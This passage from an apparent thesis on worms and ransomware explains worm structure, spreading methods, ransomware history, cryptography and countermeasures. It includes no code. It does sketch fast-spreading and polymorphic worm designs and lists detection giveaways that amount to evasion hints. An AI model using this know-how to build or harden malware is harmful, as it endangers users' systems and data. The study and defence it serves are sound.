One of the most popular techniques used by warheads is based on buffer overflow exploits. Buffer overflows originate from errors made by developers. When a programmer forgets to check the size of some data before putting it into a memory buffer, this can lead to a vulnerability. The vulnerability gives a way for an attacker to undermine the program and gain an access to the target computer. An attacker who wishes to use such flaw sends more data than the developer allocated buffer space for. If a buffer is overflowed, some critical memory structures can be damaged. Using such technique the attacker can execute instructions on the victim machine.

Another popular technique is *file-sharing* attacks. If a computer under attack uses Windows file sharing or Unix Network File System (NFS) for reading or writing files through a network, this can be exploited. Also popular peer-to-peer file-sharing programs such as Gnutella, Kazaa, E-mule, Bittorent and others allow sharing files through the network. It is hard to set right permissions for appropriate people in file-sharing systems. Some worms use these file-sharing services to access the target computer's file system. A worm can write a new file or overwrite a file available for sharing. For example, the entire worm can be inside this file. The file can be later run by a user or scheduled to run automatically. There are many worms that use this technique, Nimda being a well known example of them.

A worm can try to get into a system also through e-mail. However, in most cases a user's action is required. Sometimes infection can be performed using scripts but it happens not so



Figure 2.3: Structure of a worm [7]

often. A small number of worms can be executed automatically inside e-mail readers with scripts. Furthermore, flaws in mail server software can be exploited, with no intervention by users required. The worm can then be sent to a large list of users. E-mail is therefore an ideal way to enter the system. There is a huge list of the worms which use such technique: Melissa, Love Bug, Nimda and others.

Worms can also exploit *common misconfigurations*. System administrators and users often make the same mistakes, for example, by setting easily guessable passwords. A worm's warhead can contain a list of most popular passwords and automatically loop through it to gain an access. It is common for new worms to use backdoors left by previous worms.

The propagation engine is used to transfer the whole worm body to the target. This is needed only in the case when the warhead itself does not contain the body. In file-sharing warheads worms easily write themselves to the target systems. In e-mail warheads the attached script usually contains the whole worm. In other cases the warhead just opens a door for the worm. Various methods which can be used are presented in Table 2.2.

Table 2.2: Worm propagation methods using file transfer protocols [7].

File Transfer Program	**Description**
FTP	Files are moved through the network, with clear-text user ID, password authentication or anonymous access.
Trivial File Transfer Protocol (TFTP)	Trivial FTP supports unauthenticated access to move files across the network.
HyperText Transfer Protocol (HTTP)	Commonly used to access Web, but also used for file transfer.
Server Message Block (SMB)	Microsoft's Server Message Block: Windows file sharing, Unix servers with Samba

If the whole worm is on the victim machine then the worms *target selection mechanism* starts to look for a new victim. The target selection algorithm logs all the addresses it finds. All addresses will be scanned later for vulnerabilities. Different selection techniques are used. Host lists (/etc/hosts on Unix and LMHOSTS on Windows) can be found and on some machines. Lists of e-mail addresses saved in e-mail clients or at e-mail servers can be used at other machines. In addition, on Unix machines, a worm can easily see trusted relationships between the current computer and others (/etc/hosts.equiv and users' .rhosts files). It is very insecure to set such relations but some users do this to access other machines without passwords. One more technique is to use a local Domain Name System (DNS) server and query it for the network addresses of other victims. Also Windows network neighbourhood can be

explored by worms for potential victims. Finally, a worm can just randomly select a victim address. In this case an algorithm for calculating suitable values is used.

The scanning engine uses addresses found by the target selection mechanism. The worm scans through the addresses in order to find a vulnerable victim. The scanning engine sends a few packets to a potential target to see whether the warhead exploits would work. If they work, the worm spreads to the new victim and the whole process repeats.

A worm's payload is a piece of code made to execute some actions on behalf of the attacker on the attacked computer. Some worms do not have a payload: all they do is spreading to other computers. Such worms with null payload are written just for fame. Other worms can perform more nasty actions as their payload, for example those given in Table 2.3.

Table 2.3: Examples of worm payloads [7].

Action	**Description**
Open a backdoor	The worm plants a backdoor that gives the attacker full control of the target system. This can be a complete remote access with GUI or just a command shell. Most of such worms do their best to hide themselves. For example, Trojan horse tricks and RootKit mechanisms are used.
Distributed DoS Agent	This type of payload is often called "zombie". Zombies wait for the attacker to order them to start a flood attack on a victim. This causes an enormous bandwidth consumption.
Send spam	The same as the previous but "zombies" are used to send spam.

Action	Description
Performing Complex Mathematical Operations	Cracking an encryption key, searching for a password, performing a brute-force attack.
Cause damage to files	The payload can change or cause damage to files on the victim computer, or substitute web pages on the web server.

2.2.3 Types of Worms

Most often, worms have exploits for only one or a few operating systems. In the nearest future, however, *superworms* may potentially attack a big variety of operating system types. They might exploit a number of different vulnerabilities, spread faster and have polymorphic features. In this section, the potential for future worms is examined.

Multiexploit worms. Most of the currently existing worms exploit only a single vulnerability for spreading but some new worms can penetrate using a large number of vulnerabilities. 5, 10, 20, or even more vulnerabilities might be exploited by a single worm. All of them are wrapped into one warhead. Such a warhead can help a worm to spread more successfully. Even if a system is patched against some holes, it is enough to have a single unpatched one, and the multiexploit worm will use it. Nimda is a good example of such worm.

Zero-day exploits. Freshly discovered vulnerabilities can take some time for the security community to analyze and patch. If a worm uses such a zero-day exploit for which there are no patches available, it can compromise millions of systems.

Fast-spreading worms. Generally all worms try to spread quickly but in the beginning most of them are quite slow. They often spread on an exponential basis, and after the launch it

takes hours or days for them to start spreading faster. Fast-spreading worms use another technique. An attacker prescans the Internet from some starting system looking for computers that are vulnerable to the exploit code. As a result of the scan, the attacker has a list of thousands of vulnerable systems without exploiting and taking them over yet. At the launch, the worm infects a few victims from the list and then divides up the list among the attacked computers. In this situation the initial spread is minimized, and no time is wasted.

Polymorphic worms. Virus creators do not wish their worms to be detected, filtered and analyzed. Intrusion Detection System (IDS) tools can easily identify usual worms. Most network-based IDS tools use databases of known attack signatures. IDS tools compare network traffic against known signatures and determine malicious traffic. To avoid detection and bypass IDS filters worm creators use polymorphic techniques (see Section 2.1.2). They change their code each time when they are run. A worm's payload automatically morphs the entire worm and a few new mutant versions appear. Now the signature is different but it still has the same functionality.

Metamorphic worms. In addition to changing the code, the worm's behaviour might be dynamically changed. Metamorphic worms spread hiding their payload with obfuscation and encryption techniques (see Figure 2.4).

Worms can be also classified according to the way of spreading. E-mail worms spread via e-mails. Usually a message body or attachment contains the worm's code but it is also possible that there is only a link to an external web resource in the message. A user should open the attachment, therefore "social engineering" is used to make the attachment look interesting. Attractive topics are used. Message can look like a real letter from a person to person. If a worm is activated, it will send itself using local e-mail system or directly using Simple Mail Transfer Protocol (SMTP). Worms typically fake



Figure 2.4: Polymorphic and metamorphic components added to the worm [7]

the senders' addresses. *Instant messaging worms* use Instant Messenger (IM) applications to send links to external web recourses. Everyone in a contact list can be infected by opening the link. *IRC worms* work in a way similar to IM worms, but are less effective. A file or link can be sent, but the user should confirm receipt, save the file and open it to get infected. *File-sharing network worms* place their copies to shared folders under attractive names. Now everybody can download the worm via the Peer-to-peer (P2P) network.

Internet worms target low level Transmission Control Protocol / Internet Protocol (TCP/IP) ports directly. A good example is "Blaster", which used a vulnerability in Microsoft's Remote Procedure Call (RPC). This worm scanned random machines on the local network and the Internet, trying to reach port 135 and spread to remote computers if possible.

RAM-resident worms are located in RAM and do not use hard drives [12]. They can infect running applications. One can easily get rid of them by restarting the machine. A RAM-resident worm contains an exploit and a small payload. Both parts are located in RAM. A characteristic property of such worms is that they should use Dynamic Link Libraries (DLLs) already loaded by other applications.

Worms of yet another class save their code on the hard drive after successful memory infection, and make sure they will get started after reboot by writing autorun keys or creating Windows registry entries. Antivirus software should be used to get rid of them. The infection part often contains a small payload which is loaded to RAM and can upload all the necessary parts from the network. Some worms contain TFTP clients for such purposes.

2.2.4 Countermeasures

Antivirus software should be always used but it cannot provide full security. Users should anyway keep antivirus software up-to-date, otherwise it becomes useless. Also other necessary actions should not be forgotten. Many software vendors implement automatic software updates, and it should be used whenever possible, since up-to-date software includes all available patches. In a company security team should test all patches before applying them.

Accidental outbound connections should be blocked. In addition, there should be a possibility to isolate a network part if there is a worm. Although this can stop some processes run by an office or department, the security team should have a flexible possibility to do this.

It can be dangerous to develop or play with malicious software, even if it is not meant to make harm. Quite many examples are known when worms escaped from their creators and brought hundreds of networks down all over the world. If an ethical worm is to be developed, the area it can possibly attack must be limited and escape from the local network made impossible.

Worms spread using vulnerabilities in software or users' reach help. The basic secure principles are: anti-spyware software can be helpful and user should be on the alert opening

unexpected e-mails, especially with attached files. Never visit web sites from e-mail links.

2.2.5 Summary

Development of worms is now a big business, and many incidents may happen in the close future. Worms can potentially even disable the Internet for days, making mail services, web pages and DNS system unavailable. All possible countermeasures should be taken into account to avoid attacks.

3 Cryptovirology

Cryptography is supposed to allow secure information storage and support privacy in communication. Modern cryptography uses wide list of cryptographic algorithms. More than a dozen of algorithms can be used to archive different goals. Cryptographic basis are discribed in Section 3.1. Section 3.2 is devoted to ransomware – the malware type which is common for cryptovirology. Next Section 3.3 deals with anti-virus techniques which are common for that virus type.

3.1 CRYPTOGRAPHIC PRIMITIVES

Next Sections are talking about cryptography fundamentals: symmetric (see Section 3.1.1), asymmetric (see Section 3.1.2) cryptography and random number generators (see Section 3.1.3).

3.1.1 Symmetric Cryptography

Symmetric cryptography algorithms use same key for encrypting and decrypting the message. This is the basic principle and the name ”symmetric” comes out of it. Key should be kept in secret.

Most popular algorithms are Advanced Encryption Standard (AES), Data Encryption Standard (DES), Triple Data Encryption Standard (3DES), Rivest Cipher 6 (RC6), Twofish and International Data Encryption Algorithm (IDEA). They may be classified by 6 characteristics: algorithm strength, key length, quantity of rounds, block length, implementation and processing complexity.

Symmetric algorithms are quite old and well studied. This

method was the only one until asymmetric cryptography was invented. Both approaches have the advantages and disadvantages.

Symmetric algorithms advantages are speed, easiness to implement. Key length is smaller to archive same strength. Also age can be named as an advantage, because lots of time was used to study different approaches. Keys management is a big problem of symmetric cryptography. If network has 10 user, than you will need 45 key pairs. If network increases up to 100 users than key pairs quantity will be 4950. Keys should be delivered safety and secure to every party. This is not so easy to archive and currently it is widely used that session key (for symmetric algorithm) is delivered asymmetrically encrypted.

One more feature of symmetric cryptography is that it does allow determining authorship.

3.1.2 Asymmetric Cryptography

Asymmetric cryptography was invented to overcome the symmetric cryptography disadvantages. This approach is also known as public-key cryptography because it does not require secure initial key exchange between sender and receiver. Key pair (secret private key and published public key) is used for archiving the goal. Pair is generated using a large random number. These key are mathematically related. Way the key is generated depends on the algorithm.

Keys can be used in two ways: to deliver a secure message and to prove authorship. In first case message is encrypted with receivers public key and can be decrypted only by this persons marching private key. This approach is used for confidentiality. To prove authorship person should encrypt a message with his private key. In this case everyone would be able to decrypt and be sure that message belongs to a person whose public key resolves it.

Although asymmetric cryptography is quite young there is a wide list of available algorithms: Rivest, Shamir and Adleman (RSA), Digital Signature Algorithm (DSA), Diffie-Hellmann, Rabin and others.

I have already mentioned some advantages: no need in secure key exchange, extra functionality. I cannot skip few more. Key life is bigger - it can be use for a huge period of time while symmetric key should be changed after each session.

- Symmetric algorithm can be easily changed. Asymmetric cannot.
- Public key length should be bigger to achieve same strength.

Table 3.1: Differences between symmetric and public key length.

Symmetric key length, bit	**Public key length, bit**
64	512
128	2304

- Encryption-decryption takes much more time for processing same text. It can be 100-1000 times slower.

Since asymmetric encryption requires many resources it is rarely used alone. It can be combined with hash-functions and symmetric encryption.

3.1.3 Random Number Generators

Random numbers are used in many areas to produce unpredictable results. Cryptography is one of them. For example,

one of the steps RSA key pair generation a large random prime is used. A *random bit generator* is a device or algorithm which outputs a sequence of statistically independent and unbiased binary digits. [15]

Basic Random Number Generator (RNG)

RNG can be a computational or physical device which produces a numbers or symbols sequence. No logic can be found between parts of the sequence. A (true) random bit generator requires a naturally occurring source of randomness. Even though objective looks clear and easy to reach it is a very hard to produce a real random number. Natural randomness still stays a subject of influence.

Cryptographically Secure RNG

I will present few definitions to guide in the subject.

A *Pseudorandom Bit Generator (PRBG)* is a deterministic algorithm which, given a truly random binary sequence of length k, outputs a binary sequence of length $l \gg k$ which "appears" to be random. The input to the PRBG is called the *seed*, while the output of the PRBG is called a *pseudorandom bit sequence* [15].

PRBG's output is not random. The aim is to get very long sequence out of small truly random one.

A PRBG is said to pass the *next-bit test* if there is no polynomial-time algorithm which, on input of the first l bits of an output sequence s, can predict the $(l+1)^{st} bit$ of s with probability significantly greater than $^1/_2$ [15].

A PRBG that passes the next-bit test (possibly under some plausible but unproved mathematical assumption such as the intractability of factoring integers) is called a *cryptographically secure PRBG* [15].

Different prime-key cryptography algorithms use different way to produce cryptographically secure random bits.

3.2 RANSOMWARE

Ransomware is a piece of pernicious software that exploits a user's computer vulnerabilities to enter the user's computer and encrypt all his/her files, and the attacker keeps the files locked unless the victim agrees to pay a ransom [16].

The Fig. 3.1 shows that ransomware is getting more and more popular search term.

I'll start with history overview in Section 3.2.1. Within the next Section 3.2.2 I'll underline the basic principles which are common for this malware type.



Figure 3.1: 'Ransomware' search term trend at google

3.2.1 History

Ransomware history dates back to year 1989 when first system was infected with such kind of malware. It is known as PC Cyborg/AIDS Information Trojan. This ransomware was not developed like a proof of concept. It was a rogue program which used also other malware well-known techniques. Internet was not used everywhere and to make spread as wide as

possible author sent a packed containing floppy disk to recipients by post. Most likely PC Business Magazine's mailing list was used. It is a good example of social engineering in use. The message was call "AIDS Information Introductory Diskette".

Once program was installed it replaced autoexec.bat with a different file which counted system reboots. It started to encrypt user's hard drive after the counter reaches 90. Directories were made hidden; file names in system's root directory were encrypted. System became unusable. This virus did not alter the user's files content; it only changed the file names.

Ransom for recovery varies depending on the version. User had to pay $189 - $378 to get his files back. [17, 18]. Payment had to be made to post box in Panama.

The developer was arrested, he was accused of blackmail.

Next fact which would be interesting to mention is *One-half* virus isolation. It happened in 1994. The DOS-bases polymorphic computer virus was encrypting the hard drive content. The encryption is done with random key by simple bitwise XORing. Symmetric cipher was used and virus stored secret key inside itself. Files can still accessed. Decryption can be done on-the-fly when file is used [3].

One more virus which left his footprint in Cryptovirology history is KOH. KOH is a boot sector virus which encrypts a partition on the hard disk and the floppy. KOH does not try to hide itself with stealth techniques. It has a very compact and fast IDEA. It actually was very friendly because it was asking permission from user on all its actions [19].

Last two viruses had no demand for ransom but they are interesting from evolution point of view. Both of them were noticed in 1995.

In 1996 Young and Yung in the article "Cryptovirology: Extortion-Based Security Threats and Countermeasures" discussed the future ransomware trends. At that point there were

not so much virus examples. Next virus improved all the bottle necks and spread much wider than his predecessors. Internet came to each house and it became much easier for criminals to keep anonymity and spread viruses.

In December 2004 Russian users faced the new *Gpcode* virus. Antivirus companies started to get reports from customers that they have their files encrypted. Users were not able to find the program which did it and they also had no possibility to decrypt files.

It is remarkable that only few companies outside Russia had reported the problem. Virus target were business users: real estate agencies, banks, insurance and advertising companies. There were few Gpcode's different versions infection waves (see Figure 3.2).

First versions used self made encryption algorithm. It improved from version to version but it was still relatively simple to crack by virus analysts.



Figure 3.2: Gpcode history chart.

Next version already used RSA encryption algorithm. Gpcode encrypts files with public key. It is saved inside virus itself. Since files were encrypted only a person handling private key. In case of virus it is the author/owner.

RSA is best known and on the other hand most secure public encryption algorithm.

Key length was increasing from version to version. Author started from 56 bits length and in August 2006 key length

was already 67 bits. Since that time evolution went quite fast. Gpcode.ae has a 260-bit RSA key length; Gpcode.af already uses a 330-bit key.

The longer the key, the more difficult it is to crack the key. For Gpcode.af it took 10 hours already.

The key was growing and it became impossible to break the encryption using existing computers within a human life. The way to break Gpcode.ag remained a trade secret. It could help virus writers it future.

Ransom which Gpcode asks varies depending on the version. Sum ranged from $20 to $70 and it should be transferred via online payments methods.

In August 2010, Russian authorities arrested a criminal gang. They were accused of spreading a ransomware worm known as WinLock. It was much simpler than Gpcode, WinLock did not use encryption. It was just disabling certain Windows components, making PC unusable and then displays pornographic images. Tens of thousands of victims were asked to pay ransom by sending a premium-rate SMS (costing between $10 to $35) to receive an unlocking code for their machines. The scam affected mostly users in Russia, Ukraine, Belarus and Moldova [20], The gang reportedly earned crooks as much as $16m in just one month [21].

A ransomware worm which was imitating the Windows Product Activation notice appeared in 2011. It showed the message "This copy of Windows is locked. You may be a victim of fraud or there may be an internal error" and claimed that Windows installation should be re-activated. System was locked until re-activation would be done. They tried to pretend to be Microsoft. Like in original Windows activation process an online activation option was offered, but it was unavailable. The other option was to call to one of six international numbers to input a 6-digit code. The call was routed through a rogue operator. The high international phone rates were applied even

though it was say that they would not. The phone call was set on hold to cause even bigger long distance charges [22].

During the year 2013 a number of ransomware worms showed up. They are worth mentioning because each of them had some unique and first time used characteristics

In February 2013, Stamp.EK was distributed via sites hosted on the project hosting services SourceForge and GitHub [23].

In March 2013 users in Spain and France were under attack of "ArchiveLock" trojan. It uses WinRAR for files encryption and Sysinternals SDelete for unrecoverable file removal.

In July 2013, an OS X-specific ransomware worm surfaced. It displays a web page that accuses the user of downloading pornography [23].

One more worth mentioning worm from 2013 is "CryptoLocker". It can be delivered as an e-mail attachment or as a drive-by download. CryptoLocker works in pair with command-and-control server. Connection is required. 2048-bit RSA public and private key pair is generated and private key is uploaded to the server. Public key is used to encrypt target files based on files' extensions whitelist. Ransom can be paid with either a MoneyPak card or Bitcoin. Due to the extremely large key size used recovering files is extremely difficult [24].

3.2.2 Basic Principles

Basically ransomware is a worm or a trojan. It usually enters the system as spam email attachment or downloaded file or via system vulnerability. The last one may be operating system issue or hole in software security. Payload might do various tasks. It might block operating system or browser. It might just frustrate your work. The other way malware may make system unusable is by modifying MBR and/or partition table. This will prevent system from booting. The other option for demanding a ransom is making users file unusable. This goal is

reached either by encryption techniques or just using password protected archives [25].

Ransom ware use scareware techniques to demand money from user. It can display the notice imitating well-known companies or law enforcement agencies, claiming that user have been caught on illegal activities such as piracy or pornography. I have mentioned all these principles in examples (see section 3.2.1).

Cryptographic Techniques Used by Ransomware

As we already mentioned one of the option for ransomware to demand a ransom is to encrypt users' files. Criminals use all available techniques to make user helpless and files unrecoverable without a key.

Some viruses use symmetric cryptography. The simple layout which describes symmetric cryptography algorithm looks like this (see Figure 3.3).



Figure 3.3: Symmetric cryptography.

One example which might be examined as classic is .BMCODE/.FTCODE. Let's check the way virus works based on this sample. This virus had some variations and it was noticed

in only Russia due to the fact that it was targeted to some organizations only. Still this is a recent example which might be considered as classic [26].

.BMCODE/.FTCODE arrives as email spam. It containing an HTA file attachment. (I'll list the sources in appendix A.) File might be either archived with a password provided in the mail or just contain a pair of Base64 encoded strings. They can be decoded into two scripts. The first script is a helper one. It checks whether the system has Windows PowerShell installed or not. PowerShell is installed by default to all Windows system later than Windows 7. If check fails, it downloads installer from a Dropbox.com account and runs it (see: Appendix A.2).

The second script is a PowerShell script that does all encryption routine. Actually there is no real encryption algorithm inside the script itself. It just uses "Rijndael symmetric key encryption" provided by PowerShell's *CreateEncryptor()* function (see: Appendix A.3).

Virus does not encrypt every file, it has a wide list of file types to apply. The list is removed from the source sample because it is very big and has 163 values.

The ransom leaves "READ_ME_NOW.txt" file in every encrypted folder. The message is in Russian. It instructs the victim to visit the web page. The requested ransom is 10000 roubles (around €220).

This virus uses two types of encryption key. The one in the example uses Universally Unique Identifier (UUID) (.FTCODE). It might also generate random string 50 characters long using the PowerShell's *GeneratePassword()* command (.BMCODE) [24, 27].

This virus is quite ineffective due to characteristic of symmetric cryptography (see: Section 3.1.1). In this case data can be easily recovered. I'll show this later in Section 3.3.2

Let's switch now to example which uses asymmetric cryp-

tography. The simple layout which describes asymmetric cryptography algorithm looks like this (see Figure 3.4).

Asymmetric cryptography makes it possible for a malware to avoid carrying a decryption key that can be captured.



Figure 3.4: Asymmetric cryptography.

I have already mentioned ”CryptoLocker”. This ransomware uses asymmetric cryptography. It can be a good example to check how such types of viruses work. Actually it does what most ransomware merely claims to do: it encrypts the contents of your computer using strong cryptography. The virus is an executable attachment, but the icon is a PDF file. It might look like this: SOME_FASCINATING_NAME.PDF.EXE. If Windows feature ”hide file extensions” is enabled, then user sees only ”.pdf” to the end of the file.

CryptoLocker installs itself to Documents and Settings folder. Name is random. Windows registry entry is also added for automatic load on start-up.

CryptoLocker uses a solid encryption scheme, some time ago GPCode used 1024 bits RSA key. For each victim, it connects to its command-and-control server to download an RSA public key, which is used to encrypt the data. Keypair is unique for every victim. One victim - one key. Only the

Cryptolocker authors have access to the decryption keys [26]. Command-and-control server names are random-looking, but are generated based on internal algorithm.

The malware uses this public key to encrypt photos, videos, documents and spreadsheets based on huge list files extension. Some versions have extended files extension list. Cryptolocker uses RSA-2048 encryption protected by a private key. All encrypted file names are stored in Windows registry under HKEY_CURRENT_USER\Software\CryptoLocker\Files

Requested ransom is roughly $300 and number of different payment methods include even Bitcoin. At first, CryptoLocker used static bitcoin addresses. but later versions dynamically generate new bitcoin payment addresses for each infection instance.

Instead of using a custom cryptographic implementation like many other malware families, CryptoLocker uses strong third-party certified cryptography offered by Microsoft's CryptoAPI [29].

Worth mentioning fact is that this virus does not have any backdoor or shortcut. Due to characteristic of asymmetric cryptography (see: 3.1.2) only private key can decrypt the files. Otherwise brute force decryption will take ages [24].

Money Transfer Techniques

The whole point of ransomware is to get money. User should pay to get malware removed and/or get own files decrypted. Transfer techniques changed a lot from the first time this virus type was introduced. PC Cyborg was asking for the transfer to post box in Panama.

Malware authors used different ways to get money, but the main goal was to hide them and protect from detection. Investigating this topic I read about a lot different services and most of the names are not famous at all. Ukash, MoneyPak,

Paysafecard, cashU and many others are among the ways of paying ransom. They are not that famous because you rarely need to pay anonymously. Of course, wire transfers also have been used, but in this case complicated arrangements were used.

One way is also notable: premium-rate text messages and direct money transfer on phone account. Windows lockers often use this technique.

The CryptoLocker is remarkable due to the point that it allowed to use Bitcoin for ransom payment. It is peer-to-peer payment network and digital currency which is getting popular nowadays. I think that it has a big future especially in this area.

3.3 ANTI-VIRUS TECHNIQUES

Strong cryptography implemented correctly does not give you a chance to decrypt your files. If key length is not long you can try to ”guess” it, but in most of the cases bad guys to not make such mistakes. Before taking more precise look on existing techniques I wish to emphasize one conception: ”never pay ransom!”. First of all there is no guarantee that you’ll get your files back and on the other hand paying ransom will only encourage bag guys. This will encourage them to expand and strengthen the attack techniques.

The ”prevention” techniques are much better than trying to recover after attack. User have to keep in mind these simple ways if not to get full protection, but to minimize damage.

- Stay up-to-date. Keep both operating system and software updated.
- Previous point is very important especially for anti-virus software. Make sure that it is always active. While

writing this paper I was warned about the viruses in my appendix, and got files removed. Anti-virus does its job.

- Keep an eye on email attachments, avoid opening from people you don't know well.
- Backups. Do them regularly, store safely, preferably offline. Do not forget that automatic synchronising services like Dropbox, MS SkyDrive and others may synchronise and overwrite your file version with most recent encrypted one. It would be unfair not to mention that some of those services do provide version control features and it is still possible to recover old file version. Some CryptoLocker versions are encrypting not only local drives but remote ones also.

As always, prevention is the best cure!

As I already emphasised, there are few opportunities to deal with ransomware and recover from damage. Implementation mistakes are discussed in Section 3.3.1. Cryptographic countermeasure comes in next Section 3.3.2. Section 3.3.3 described police methods.

3.3.1 Implementation Mistakes

Nowadays internet is well-developed and there are even websites containing tutorials how to write a virus. It is very easy to start. On the other hand anti-virus applications are available. There are some good freeware options.

Implementation mistakes are mostly common for primitive viruses. Often they are created by students. Virus writer's groups were examined in previous chapter (see Section 2.1.2).

Virus which have implementation mistakes are not that famous, because they were detected fast and harm they made was not serious. Anyway common mistakes are:

- Not tested code. Surprisingly this is an issue even for virus writers, who are expected to be professionals. In real life as I wrote before there are a lot of criminal who release as soon as it can do at least something independently. But since the virus is released author cannot apply any updates on it. It is also important to mention that current software allows to deploy virtual testing infrastructure to simulate real condition. This was not easily available before.

- Implementation complexity. It is harder to create and debug complicated logic. Modern anti-viruses find viruses based on the malware goal, but not on the implementation.

- Lack of document's properties. Surprisingly often virus creators forget or do not pay attention to application properties. Anti-viruses, on the contrary, pay attention to these properties and if they are missing application definitely would go to ”suspected” list.

- File creation timestamp. Newly created files are under a cloud. Windows support three different time stamps: time the file was created, last accessed and last written. Clever application would take KERNEL32.DLL creation time and set same properties via standard Application Programming Interface (API) function. But New Technology File System (NTFS) partitions keep hidden attributes, which are not available to API functions, but contain file creation timestamp. This reveals falsification.

- Using undocumented operating systems API functions. Author sometimes requires using such function. Good example of such need is ”file wishes to remove itself”. Such functionality is hard to test on different systems and it is impossible how it will change after system update.

- Incorrect or easily noticeable streams usage. I would not dig in the ways of good implementation. I will focus on this in Section 5. Usually malware injects itself to the existing process, causing its own stream. This is easily noticeable, because memory allocation is usually done via VirtualAlloc/VirtualAllocEx - in this case it is taken from dynamic memory, while normal streams work inside file images and dlls [28].

The cryptography algorithms are widely used and not only in viruses. So the techniques are well known. Using popular and well examined algorithms make this ransomware part protected from anti-viruses. This makes recovery almost impossible. Many ransomware use common libraries for encryption. For example, .BMCODE/.FTCODE use PowerShell method.

